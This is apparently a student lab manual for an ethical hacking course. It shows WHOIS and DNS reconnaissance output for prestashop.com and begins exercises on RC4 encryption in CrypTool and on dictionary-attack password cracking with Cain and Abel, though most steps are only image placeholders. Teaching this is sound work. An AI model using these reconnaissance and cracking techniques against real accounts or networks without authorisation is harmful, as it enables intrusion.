


## PRACTICAL NO.1


**AIM : Use Google and Whois for Reconnaissance.**

### Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



### Step 3: Show you information about [www.prestashop.com](http://www.prestashop.com)

Overview for **prestashop.com**: **Whois** Website Info History DNS Records Diagnostics

**Registrar Info**

|              |  |
|--------------|--|
| Name         | MAILCLUB SAS   |
| Whois Server | whois.mailclub.net   |
| Referral URL | <a href="http://safebrands.com">http://safebrands.com</a>  |
| Status       | clientTransferProhibited <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a> |

**Important Dates**

|               |                   |
|---------------|-------------------|
| Expires On    | April 11, 2016    |
| Registered On | April 11, 2007    |
| Updated On    | February 24, 2015 |

**Name Servers**


|                   |               |
|-------------------|---------------|
| a.ns.mailclub.fr  | 195.64.164.8  |
| b.ns.mailclub.eu  | 85.31.196.158 |
| c.ns.mailclub.com | 87.255.159.64 |

## Raw Registrar Data

Domain Name: PRESTASHOP.COM  
Registry Domain ID: 920363578\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.mailclub.net  
Registrar URL: http://www.mailclub.fr  
Updated Date: 2015-02-24T05:43:34Z  
Creation Date: 2007-04-11T08:59:05Z  
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z  
Registrar: Mailclub SAS  
Registrar IANA ID: 1290  
Domain Status: clientTransferProhibited  
<https://icann.org/epp#clientTransferProhibited>  
Registry Registrant ID:  
Registrant Name: NOMS DE DOMAINE Responsable  
Registrant Organization: PRESTASHOP  
Registrant Street: 12, rue d'Amsterdam  
Registrant City: Paris  
Registrant State/Province:  
Registrant Postal Code: 75009  
Registrant Country: FR  
Registrant Phone: +33.140183004  
Registrant Phone Ext:  
Registrant Fax: +33.972111878  
Registrant Fax Ext:  
Registrant Email: [domains@prestashop.com](mailto:domains@prestashop.com)  
Registry Admin ID:  
Admin Name: NOMS DE DOMAINE Responsable  
Admin Organization: PRESTASHOP  
Admin Street: 12, rue d'Amsterdam  
Admin City: Paris  
Admin State/Province:  
Admin Postal Code: 75009  
Admin Country: FR  
Admin Phone: +33.140183004  
Admin Phone Ext:  
Admin Fax: +33.972111878  
Admin Fax Ext:  
Admin Email: [domains@prestashop.com](mailto:domains@prestashop.com)  
Registry Tech ID:  
Tech Name: TINE, Charles  
Tech Organization: MAILCLUB S.A.S.  
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal  
Tech City: Marseille  
Tech State/Province:

Overview for [prestashop.com](#): Whois Website Info History DNS Records Diagnostics ⌚ Updated 10 hours ago


| Contact Information |  | Content Data            |  |
|---------------------|--|-------------------------|--|
| Owner Name          | PrestaShop SA  | Title                   | PrestaShop   |
| Email               | <a href="mailto:contact@prestashop.com">contact@prestashop.com</a> | Description             | PrestaShop is an Open-source e-commerce software that you can download and use it for free at <a href="#">prestashop.com</a> . |
| Address             | 6, rue Lacépède<br>PARIS, Ile de France 75005<br>FRANCE            | Speed: Median Load Time | 2608   |
|                     |  | Speed: Percentile       | <div style="width: 21%;">21%</div>   |
|                     |  | Links In Count          | 61656  |



1 Days



Subdomains



Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

| Old Registrar Info January 28, 2008 |   |
|-------------------------------------|---|
| Name                                | MAILCLUB SAS  |
| Whois Server                        | whois.mailclub.net  |
| Referral URL                        | http://safebrands.com   |
| Status                              | clientTransferProhibited<br>http://www.icann.org/epp#clientTransferProhibited |
| Important Dates                     |   |
| Expires On                          | April 11, 2016  |
| Registered On                       | April 11, 2007  |
| Updated On                          | February 24, 2015   |

| Registrar Info September 03, 2015 |   |
|-----------------------------------|---|
| Name                              | MAILCLUB SAS  |
| Whois Server                      | whois.mailclub.net  |
| Referral URL                      | http://safebrands.com   |
| Status                            | clientTransferProhibited<br>http://www.icann.org/epp#clientTransferProhibited |
| Important Dates                   |   |
| Expires On                        | April 11, 2016  |
| Registered On                     | April 11, 2007  |
| Updated On                        | February 24, 2015   |

Overview for **prestashop.com**: Whois Website Info History **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚


| Name Servers – prestashop.com |               |                   |
|-------------------------------|---------------|-------------------|
| Name Server                   | IP            | Location          |
| a.ns.mailclub.fr              | 195.64.164.8  | Marseille, B8, FR |
| b.ns.mailclub.eu              | 85.31.196.158 | Marseille, B8, FR |
| c.ns.mailclub.com             | 87.255.159.64 | Vélizy, A8, FR    |

| SOA Record – prestashop.com |                               |
|-----------------------------|-------------------------------|
| Name Server                 | master.ns.mailclub.fr         |
| Email                       | domaines@mailclub.fr          |
| Serial Number               | 2012123310                    |
| Refresh                     | 8 hours                       |
| Retry                       | 4 hours                       |
| Expiry                      | 41 days 16 hours              |
| Minimum                     | 9 hours 13 minutes 20 seconds |

## PRACTICAL NO. 2


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:




Step 2 : Using RC4.


### Encryption using RC4



## Decryption




## 2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords




Click on HASH Calculator

Enter the password to convert into hash



